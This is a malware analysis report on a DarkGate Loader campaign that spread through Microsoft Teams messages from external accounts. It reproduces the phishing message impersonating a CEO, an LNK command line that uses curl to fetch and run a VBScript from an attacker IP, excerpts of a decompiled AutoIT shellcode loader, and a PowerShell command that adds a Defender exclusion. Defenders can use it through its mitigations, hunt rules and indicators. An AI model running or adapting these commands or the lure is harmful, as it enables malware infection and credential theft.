DarkGate Loader Malspam Campaign

Analysis of DarkGate Loader Malware Delivered via Microsoft Teams

Authors: Shivram Amirtha, Sai Molege,
and Rik Ferguson

Date: October 4, 2023

Contents

1. Executive Summary


Forescout Research – Vedere Labs has been tracking a new phishing campaign that is abusing Microsoft Teams functionality to send malicious attachments. This Instant Messaging Spam campaign (often called SPIM) was first observed in late August 2023, when Microsoft Teams phishing messages were seen being sent using compromised external Office 365 accounts to other unconnected organizations. (Microsoft introduced this feature in January 2022 to enable commercial users to communicate with commercial users outside of their organizations. Not surprisingly, that same month threat actors started abusing it to distribute malware. This is a recent example of ongoing activity. The SPIM accounts use social engineering lures to trick other Microsoft Teams users into downloading and opening a ZIP archive.

In one of the samples we observed, the ZIP archive was delivered via a highly tailored Microsoft Teams message, appearing to be sent by Forescout's CEO. The phishing message was well written, using credible business terminology leading us to suspect it was created using generative AI. **AI detectors score the message as high as 71% likely to have been written by AI.** Even though this was a highly tailored and targeted phishing attack, the implementation of defense-in-depth security controls, including Forescout platform, proactive IT security team and security-aware employees thwarted this phishing attack, rendering it unsuccessful in Forescout.

The payload contained by the ZIP archive contains the DarkGate Loader malware. DarkGate Loader emerged in 2017 and was initially distributed via infected Torrent files or over email, often leveraging hijacked email threads. An updated version of this Trojan has been advertised on a Russian language criminal forum since June 2023. DarkGate is a modular loader, it has native file download and execution, information stealing, remote access and control, keylogging and privilege escalation capabilities, and can be used to deliver secondary payloads including ransomware, bots, cryptocurrency miners and more.

2. Technical Analysis

During the past few days, Forescout observed a campaign involving Microsoft Teams chat messages being sent to some of our own employees, from external Office 365 accounts supposedly compromised prior to the campaign. The sender in this case was impersonating Forescout's CEO, purporting to let the team know about a significant organizational restructuring.



Barry Mainz (miro@chloeturner956.onmicrosoft.com) added you to a group chat

⚠ This person is from outside your organisation


Messages from unknown or unexpected people could be spam or phishing attempts. Never share your account information or authorise sign-in requests over chat.

To be safe, preview their messages.

By selecting Accept, you agree to receive future communications and share your status with Barry Mainz (External). To limit communications, you can block them at any time. Learn more

Figure 1: Microsoft Teams notification on being added to chat by an external user.

Upon accepting the prompt, the target user is shown the following message, along with the malicious attachment. The message content is aimed to lure the recipients into downloading and opening a malicious ZIP file hosted remotely on the sender's SharePoint site. **The phishing message is well written and quite targeted. AI detectors score the email as high as 71% likely to have been written by AI**.



Barry Mainz (External) Yesterday 20:29

Hi,

ï»¿I trust this message finds you in good health.

I wanted to personally address some significant developments occurring within our company. These decisions have been the product of extensive deliberation and a thorough assessment of our current circumstances. We understand that these changes may affect all of us, and I want to ensure that you are fully informed.

Following in-depth discussions with our leadership team, we have made some challenging decisions. Unfortunately, not all of these changes will have a positive impact on everyone involved. It is crucial to recognize that our ultimate goal is to ensure the enduring stability and growth of our organization.

Regrettably, I must convey that we will be parting ways with a significant number of employees. This decision has been made in response to prevailing market conditions and our company's strategic imperatives. Additionally, some of you will experience shifts in your current roles. Our objective is to leverage our resources and the unique talents of each team member most effectively.

To provide you with a comprehensive understanding of these upcoming changes, we have carefully prepared the following materials:

Company Transformations a document detailing the alterations.
Revamped Organizational Structure a file outlining the new structure of our company.
Fresh Mission and Core Values a document articulating our revised mission and values.
Employees Affected by Transition a roster of those, unfortunately, impacted by workforce adjustments.

Furthermore, your updated job descriptions can be found in the document titled Position Guidelines as of September 26, 2023.

Password: Company2023

We fully acknowledge that we are navigating through a period of challenges and uncertainties. Nevertheless, we firmly believe that these changes are essential for our adaptability and sustained success in the dynamic market landscape. Your contributions to our organization are invaluable, and we sincerely hope for your understanding and unwavering support.

If you have any questions or concerns regarding these changes, please do not hesitate to reach out to your respective supervisors or our HR department. We are committed to providing you with the necessary information and assistance.

I extend my heartfelt gratitude for your steadfast commitment to our company. I am confident that, together, we will overcome any obstacles and ultimately thrive.

Best regards,

Barry Mainz
Chief Executive Officer

Figure 2: Screenshot of the Teams chat message




Figure 3: DarkGate Infection Process


Clicking the URL would take the victim to the SharePoint site where the malicious ZIP file could be downloaded. The ZIP file contains four malicious LNK shortcut files masquerading as PDF documents.

- Company_Transformations.pdf.lnk
- Employees_Affected_by_Transition.pdf.lnk
- Fresh_Mission_and_Core_Values.pdf.lnk
- Position_Guidelines.pdf.lnk
- Revamped_Organizational_Structure.pdf.lnk

```
%windir%\system32\cmd.exe /c 1X || echo 1X & ping 1X || curl http[:]//185[.]39[.]18[.]170/m92/Kw7 -o %TMP%\1X.vbs & ping
-n 3 1X || CScript %TMP%\1X.vbs & exit 'LZmRlerGNpfMCy
```

Double-clicking on the LNK files results in a VBScript file being downloaded from 185[.]39[.]18[.]170 and executed. The execution of the VBScript will in turn trigger the download and execution of the file hxxp://5[.]188[.]87[.]58:2351/xeeuprgh.

This file creates a new directory, C:\xeeu and the file xeeu.exe (renamed cURL) is copied to this new directory. This renamed cURL then downloads and executes the files Autoit3.exe and mrhuxb.au3 (a precompiled AutoIT script).



HxD - [C:\xeeu\mrhuxb.au3]
File Edit Search View Analysis Tools Window Help
16
Windows (ANSI)
hex
mrhuxb.au3

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

000C9000  2D EC 83 AB 6B 1B EE CA 11 62 90 3B 39 33 F2 2F  -ìƒ«k.îÊ.b.;93ò/
000C9010  68 8D 14 FB 72 30 3C 6A 96 4E 04 F4 D1 20 2D 29  h..ûr0<j–N.ôÑ -)
000C9020  F2 08 6D D2 35 16 6F F2 4E F6 02 70 DE E1 C7 9A  ò.mÒ5.oòNö.pÞáÇš
000C9030  C6 DC C3 7D 8C A8 5A A9 1C 78 BA 45 92 93 C6 8F  ÆÜÃ}Œ¨Z©.x°E'"Æ.
000C9040  74 6F EE 16 C6 F8 74 10 9F 7B FB B4 2D A3 A6 FC  toî.Æøt.Ÿ{û´-£¦ü
000C9050  0C 60 22 E5 A1 9B 0B 56 79 C1 9B EC 43 F1 BB D6  .`"å¡›.VyÁ›ìCñ»Ö
000C9060  65 3A CD 02 66 5A 8C D5 54 89 8B 3A CB 51 67 19  e:Í.fZŒÕT‰‹:ËQg.
000C9070  20 02 72 72 20 79 AE 9D 91 34 46 15 07 CF 89 81   .rr y®.'4F..Ï‰.
000C9080  6D 7B DE 9F 9B 4F 9F FF FF B4 A6 F8 9A 8F 80 AE  m{ÞŸ›OŸÿÿ´¦øš.€®
000C9090  5F E6 B4 04 4C E8 E2 38 61 53 16 41 55 33 21 45  _æ´.Lèâ8aS.AU3!E
000C90A0  41 30 36 70 61 64 6F 72 75 5E 80 E7 5B B3 08 0B  A06padoru^€ç[³..
000C90B0  0B 0B 8A CF 0F FB F4 F4 5B 43 7E FD 80 4E F7 8A  ..ŠÏ.ûôô[C~ý€N÷Š
000C90C0  CF 27 FA F4 F4 58 5D 5C 86 8E 22 CA F4 F4 CD 8B  Ï'úôôX]\†Ž"ÊôôÍ‹
000C90D0  4F 14 0B 0B 8E CD 8B A2 02 0B 0B 1A CD 8B 47 1C  O...ŽÍ‹¢....Í‹G.
000C90E0  0B 0B 5F CD 8B 89 11 0B 0B FB CD 8B C0 31 0B 0B  .._Í‹‰...ûÍ‹À1..
000C90F0  0B CD 8B AD 10 0B 0B 4C CD 8B 70 00 0B 0B 34 CD  .Í‹....LÍ‹p...4Í
000C9100  8B BF 13 0B 0B F4 CD 8B 80 1C 0B 0B 76 CD 8B 70  ‹¿...ôÍ‹€...vÍ‹p
000C9110  0E 0B 0B AA CD 8B 13 2E 0B 0B 5E CD 8B A7 09 0B  ...ªÍ‹....^Í‹§..
000C9120  0B 0B CD 8B 30 11 0B 0B 0B CD 8B 49 0E 0B 0B 8D  ..Í‹0....Í‹I....
000C9130  CD 8B E9 08 0B 0B 0B CD 8B C9 18 0B 0B E3 CD 4B  Í‹é....Í‹É...ãÍK
000C9140  5B 5F CD 8B F4 04 0B 0B D2 CD 8B B5 02 0B 0B 80  [_Í‹ô...ÒÍ‹µ...€
```

Figure 4: Pre-compiled AutoIT Script

The mrhuxb.au3 file contains the AU3!EA06 magic bytes, which indicates it is a compiled version of the script rather than a plain text script. Changing the file extension of the script from .au3 to .a3x allows us to use tools like myAut2Exe and AutoIT Extractor to decompile it. After the decompilation, the tools generate a .au3 file that shows the full script in plain text.



```
LOCAL $TUKWPXVA
LOCAL $YIJNTM
LOCAL $YWHUNEVTM
$CSXCBXCMGS=$SDECRYPTEDCONTENT
LOCAL $NJJH
$TQQJLRWZKP=DLLSTRUCTCREATE("byte["&BINARYLEN($CSXCBXCMGS)&"]")
LOCAL $KPYGPQPD
LOCAL $OLDPROTECT
LOCAL $PDXYT
LOCAL $EDYSMHU
IF (NOT FILEEXISTS("C:\Program Files (x86)\Sophos"))THEN
LOCAL $HAFGVPDZ
EXECUTE(BINARYTOSTRING("0x446C6C43616C6C28226B65726E656C33322E646C6C222C2022424F4F4C222C20225669727475616C50726F74656374
LOCAL $BMJEDV
ENDIF
LOCAL $ZJPHCGQB
LOCAL $EXOYGVRB
EXECUTE(BINARYTOSTRING("0x446C6C5374727563745365744461746128247451516A4C72577A4B502C20312C2024635378634278436D675329"))
LOCAL $JLOQKKSB
EXECUTE(BINARYTOSTRING("0x446C6C43616C6C282275736572333222E646C6C222C20226C726573756C74222C20224322266368722839372926226C
LOCAL $SHXPEPCX
LOCAL $YLOKCMVTA
```

Figure 5: Decompiled AutoIT Script

To take advantage of syntax highlighting, we will use SelTe4AutoIT to view the contents of the decompiled script (any other script editor should do the job). The main function is decryptfilewithkey, which takes two arguments: mrhuxb.au3 and skey (assigned to a string “darkgate”). The file is opened using the built-in function FileOpen in binary mode ($FO_BINARY (16)).

Analysis of the decompiled script reveals that it checks if a Sophos directory is present in the target machine, as highlighted in Figure 5. If this is the case, the following commands (obfuscated as hex-encoded strings) are executed:

- DllCall("kernel32.dll", "BOOL", "VirtualProtect", "ptr", DllStructGetPtr($tQQjLrWzKP), "int", BinaryLen($cSxcBxCmgS), "dword", 0x40, "dword*", $oldprotect)
- DllStructSetData($tQQjLrWzKP, 1, $cSxcBxCmgS)
- DllCall("user32.dll", "lresult", "C"&chr(97)&"llWindowProc", "ptr", DllStructGetPtr($tQQjLrWzKP), "hwnd", 0, "uint", 0, "wparam", 0, "lparam", 0)

Decompiled script reveals the main purpose of the script, which is to construct shellcode and then execute it in memory. VirtualProtect API is used to modify the memory region protection; then the script copies the shellcode content into the DLL structure and injects it using the CallWindowProc API.


The sole purpose of the shellcode is to load and execute a PE file that is embedded within the shellcode. This is an initial loader that reads the .au3 script file and extracts the base64-encoded content present in the script file to decode and execute another PE file. The payload was identified as DarkGate Loader malware (final payload).

The final payload, the DarkGate Executor, has many capabilities that include browser data stealing, cryptomining, Remote Desktop Protocol (RDP) and Hidden VNC (hVNC), as described by other researchers. We have observed that the payload has also added a Defender Exclusion for C:\ drive using the below command: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath 'C:\'.

3. Recommended mitigations and response

Here are some mitigations helpful to protect organizations from malware delivered via Microsoft Teams:

- Microsoft Teams can be configured to disable communication from external users (see Figure 6).
- In case of attacks, response teams should rapidly block the domain from which the message is coming from (e.g., by using network access solutions).
- Microsoft Teams users should be wary of external messages coming from untrusted/unknown domains (see Figure 1).



IT admins have granular tools to control external access

When it comes to enabling external access for your organization, IT admins have control over the access level they choose. Below are the controls available in the admin center for Teams accounts not managed by an organization:

- *Outbound chat*: enable/disable users in the organization to initiate a chat with external Teams personal accounts users (e.g. users who are not invited guests through Azure AD B2B collaboration). (Enabled by default)
- *Inbound chat*: enable/disable external users with Teams accounts not managed by an organization to initiate a chat with your users. (Enabled by default)

External access

External access lets your Teams and Skype for Business users communicate with other users outside of your organization. Learn more

Your users can add apps when they host meetings or chats with external users. They can also use apps shared by external users when they join meetings or chats hosted externally. The data policies of the hosting user's organization, as well as the data sharing practices of any third-party apps shared by that user's organization, are applied. Learn more

Teams and Skype for Business users in external organizations

When external domains are allowed, users in your organization can chat, add users to meetings, and use audio video conferencing with users in external organizations. By default, your organization can communicate with all external domains. If you add blocked domains, all other domains will be allowed. If you add allowed domains, all other domains will be blocked. Learn more

Choose which external domains your users have access to:

Allow all external domains

Teams accounts not managed by an organization

People in my organization can communicate with Teams users whose accounts aren't managed by an organization. Learn more

Figure 6: How to disable communications from external users in Microsoft Teams

4. Threat Hunt Opportunities

Threat hunters can follow these guidelines to identify possible DarkGate infections.

Suspicious Process - Curl to External IP Address

This hunt identifies the cURL utility being used to connect to a remote IP address. Malicious actors often use cURL to download additional payloads after gaining access to a target resource.

Suspicious File Execution by Wscript/Cscript

This hunt identifies uncommon file execution by Wscript.exe and Cscript.exe in user folders. Attackers often use such suspicious scripts to execute malware and LOLBINS as Wscript or Cscript child processes. This activity could indicate attempts to evade traditional security measures or carry out malicious actions on a system.

File Created in Startup Folder

This indicator rule triggers on detecting files being created in the Windows startup directory. This can automatically execute a program during system boot or logon to maintain persistence or gain higher-level privileges on compromised systems.

Windows Defender Exclusion Added Using PowerShell

This hunt detects attempts to add to the exclusions list of Windows Defender using PowerShell. Adding a process, an extension, or a path to Windows Defender's Exclusion List will stop Windows Defender from scanning and monitoring such files. This can allow attackers to safely drop and execute malware without being detected.

Suspicious URL Accessed Through Microsoft Teams

This hunt looks for suspicious URL accessed through Microsoft Teams. The hunt can be narrowed down to the SharePoint URLs accessed other than organization’s own domain.

IP Address Accessed Directly Instead of Domain

This hunt looks for connections made to an IP address directly instead of a domain. Malware often downloads malicious payloads from remote servers. By accessing these servers directly, malware can avoid being detected by security solutions that block domain names associated with known malware distribution sites.

Stored Browser Credentials Accessed

This hunt looks for instances of browser credentials being accessed by a process other than browser process itself. Adversaries may acquire credentials from web browsers by reading files specific to the target browser.

Remote Monitoring and Management (RMM) Tool Usage Detected

This hunt looks for usage of RMM tools that are not used by the organization. An adversary may use legitimate desktop support and remote access software (such as Team Viewer, AnyDesk, Go2Assist, LogMein, AmmyyAdmin, etc.) to establish an interactive command and control channel to target systems within networks.

5. MITRE ATT&CK MAPPING

Below, we provide a mapping of the techniques we have identified in the DarkGate Loader with the MITRE ATT&CK framework.

Tactic	Technique
Intial Access	T1566: Phishing
	T1078: Valid Accounts
Discovery	T1083: File and Directory Discovery
	T1016: System Network Configuration Discovery
	T1046: Network Service Discovery
	T1057: Process Discovery
	T1082: System Information Discovery
Execution	T1059: Command and Scripting Interpreter
	T1569: System Services
	T1204: User Execution
Credential Access	T1555: Credentials from Password Stores
	T1539: Steal Web Session Cookie
Persistence	T1547: Boot or Logon Autostart Execution
Defense Evasion	T1562: Impair Defenses
	T1036: Masquerading
	T1140: Deobfuscate/Decode Files or Information
	T1027: Obfuscated Files or Information
Collection	T1005: Data from Local System
	T1119: Automated Collection
Command & Control	T1071: Application Layer Protocol
	T1132: Data Encoding

6. Indicators Of Compromise (IOCs)

Below, we provide a list of Indicators of Compromise that can be used to identify possible attacks coming from the campaign under analysis.

MD5:

fd758ef8e211fbd7eca6fa5d817a6c17

a5c037dadbb68777e54b5b10a7362ce1

f3ebac62f6f648bbb02775e5b53bd4ba

6222785ea87e7a8ed5a554fe9b14dad1

652a4dd6f0c5cc44aa934c6a83f9d796

c56b5f0201a3b3de53e561fe76912bfd

7fdd6ea882945269ca95e4ae677f2723

c58efaa542aa3c052a23fa7aec37a4ef

IP:

185.39.18.170

5.188.87.58

URL:

hxxps--//ChloeTurner956-my.sharepoint.com/personal/miro_chloeturner956_onmicrosoft_com/Documents/Microsoft%20Teams%20Chat%20Files/Significant?company%20changes%20September.zip